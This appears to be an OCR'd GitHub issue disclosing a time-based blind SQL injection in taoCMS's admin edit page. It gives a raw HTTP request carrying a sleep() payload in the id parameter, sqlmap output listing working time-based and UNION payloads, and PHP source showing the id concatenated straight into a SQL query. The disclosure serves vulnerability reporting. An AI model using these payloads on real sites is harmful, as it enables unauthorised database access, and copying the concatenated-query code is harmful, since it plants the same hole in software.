
New issue


Jump to bottom

There is SQL blind injection at "Admin Edit" #16


Open **Whippet0** opened this issue on Jan 15 · 0 comments


Whippet0 commented on Jan 15 • edited





```
GET /admin/admin.php?action=admin&id=2+and(sleep(5))--+&ctrl=edit HTTP/1.1
Host: taocms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://taocms.test/admin/admin.php?action=admin&ctrl=lists
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=aa3a5livo36mssl5dqhmf5dc62;XDEBUG_SESSION=PHPSTORM
Connection: close
```






```
[11:11:22] [INFO] testing 'Generic inline queries'
[11:11:23] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:11:26] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:11:30] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:11:33] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:11:47] [INFO] URI parameter '#1*' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n] Y
[11:11:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:11:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
r (potential) technique found
[11:12:12] [INFO] target URL appears to be UNION injectable with 8 columns
[11:12:27] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://taocms.test:80/admin/admin.php?action=admin&id=2 AND (SELECT 7247 FROM (SELECT(SLEEP(5)))IrDT)&ctrl=
edit

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: http://taocms.test:80/admin/admin.php?action=admin&id=-4786 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,
NULL,CONCAT(0x717a707071,0x6466714a456e786b584d785346467369425a595657464c51416d4a6b51724b7a745978505841526d,0x7176627671
)-- -&ctrl=edit
---
[11:12:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[11:12:34] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\taocms.test'
[11:12:34] [WARNING] your sqlmap version is outdated
```

admin/admin.php

```php
<?php
session_start();
include "../config.php";
include "../include/common.php";
$action=$_REQUEST['action'];  $action: "admin"
$ctrl=$_REQUEST['ctrl'];  $ctrl: "edit"
$id=(array)$_REQUEST['id'];  $id: {"2 and(sleep(5))-- "}[1]
//请登录
if(!Base::checkadmin()&&$ctrl!='login'&&$ctrl!='checkUser'){
    Base::showmessage( msg: '', url: "index.php?action=login", auto: 1);
}
$referInfo=parse_url($_SERVER['HTTP_REFERER']);  $referInfo: {scheme => "http", host => "taocms.test", path => "/admin/admin.php", query => "action=admin&ctrl=li
$referHost=isset($referInfo['port'])?"{$referInfo['host']}:{$referInfo['port']}":$referInfo['host'];  $referHost: "taocms.test"  $referInfo: {scheme => "http", h
if($referHost !== $_SERVER['HTTP_HOST']&&$ctrl!='login'){  $referHost: "taocms.test"
    Base::showmessage( msg: 'refer error', url: 'admin.php?action=frame&ctrl=logout');
}
if(Base::catauth($action)){
    if(class_exists($action)){
        $model=new $action($action,$id);  $id: {"2 and(sleep(5))-- "}[1]  $model: {table => "admin", db => Dbclass, tpl => Template, id => [1], data => null, mem
        if (method_exists($action,$ctrl)) {  $action: "admin"
            $model->$ctrl();  $ctrl: "edit"
        }
    }
```


include/Model/Admin.php::edit

```php
        include(SYS_ROOT.CACHE."cat_array.inc");
        include($this->tpl->myTpl( tplname: 'manage'.$this->table));
    }
    function edit(){
        //管理员参数缓存
        include(SYS_ROOT.CACHE."admin_array.inc");
        $getArray=$this->db->getlist(TB.$this->table,'id='.$this->id[0]);
        $category=$this->db->getlist(TB.'category');
        $o=$getArray[0];
        $authlist=array();
        $authlist=explode( delimiter: '|',$o['auth']);
        $o['auth_level']=$authlist[0];
        $o['auth_cat']=intval($authlist[1]);
        $goctrl='update';
        include($this->tpl->myTpl( tplname: 'edit'.$this->table));
    }
```

include/Db/Mysql.php::getlist

```php
        return $query;
    }
    function fetch_array($query,$result_type = MYSQL_ASSOC){
        return mysql_fetch_array($query,$result_type);
    }
    function getlist($table,$wheres = "1=1", $colums = '*',$limits = '20',$orderbys="id DESC"){  $table: "cms_admin"  $wheres: "id=2 and(sleep(5))-- "  $colums:
        $query = $this->query( sql: "select ".$colums." from ".$table." where ".$wheres." ORDER BY  ".$orderbys."  limit ".$limits);
        while($rs = $this->fetch_array($query)){
            $datas[]=Base::magic2word($rs);
        }
        return $datas ;
    }
```

include/Db/Mysql.php::query



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant